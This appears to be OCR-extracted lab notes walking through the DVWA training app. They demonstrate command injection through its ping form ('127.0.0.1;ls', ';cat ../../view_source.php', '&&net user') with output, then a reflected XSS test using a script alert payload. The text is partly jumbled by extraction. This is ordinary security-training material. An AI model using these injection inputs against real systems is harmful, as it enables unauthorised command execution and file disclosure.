
More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://lowasp.org/www-community/attacks/Command_injection

Username: admin [View Source](#) [View Help](#)

multiple commands using pipe or ;

127.0.0.1;ls



DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3066ms  
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms  
help  
index.php  
source
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin
Security Level: low

127.0.0.1;ls ..



DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3081ms  
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms  
brute  
captcha  
csp  
csrf  
exec  
fi  
javascript  
sql  
sql_i  
sql_i_blind  
upload  
view_help.php  
view_source.php  
view_source_all.php  
weak_id  
xss_d  
xss_r  
xss_s
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

```
;cat ../../view_source.php
```



DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 64(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms


--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms
vulnerabilities/{$id}/source/{$security}.js

" . highlight_string( $js_source, true ) . "
```

Source

```
vulnerabilities/{$id}/source/{$security}.php
```

Use `&&net user`



Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
    List users

net [] user DELETE [misc. options] [targets]
    Delete specified user

net [] user INFO [misc. options] [targets]
    List the domain groups of the specified user

net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
    Add specified user

net [] user RENAME [targets]
    Rename specified user


Valid methods: (auto-detected if not specified)
    ads                Active Directory (LDAP/Kerberos)
```


Use `&net user`




-XSS Attack-

Click XSS Reflection



Enter any name in the text box and click submit.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Navigation Menu:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)**

It displays as



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Hello World


More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Navigation Menu:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)**

Now instead of any text let's try some script text.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header is dark gray with the DVWA logo. On the left is a sidebar menu with various vulnerability categories. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with the text "What's your name?" followed by a text input field containing the payload `<script>alert('Hello World')</script>` and a "Submit" button. Below the form is a section titled "More Information" with a list of links to external resources.

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

More Information


- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Ex: `<script>alert('Hello World')</script>`


It displays an alert as shown below




Click Ok



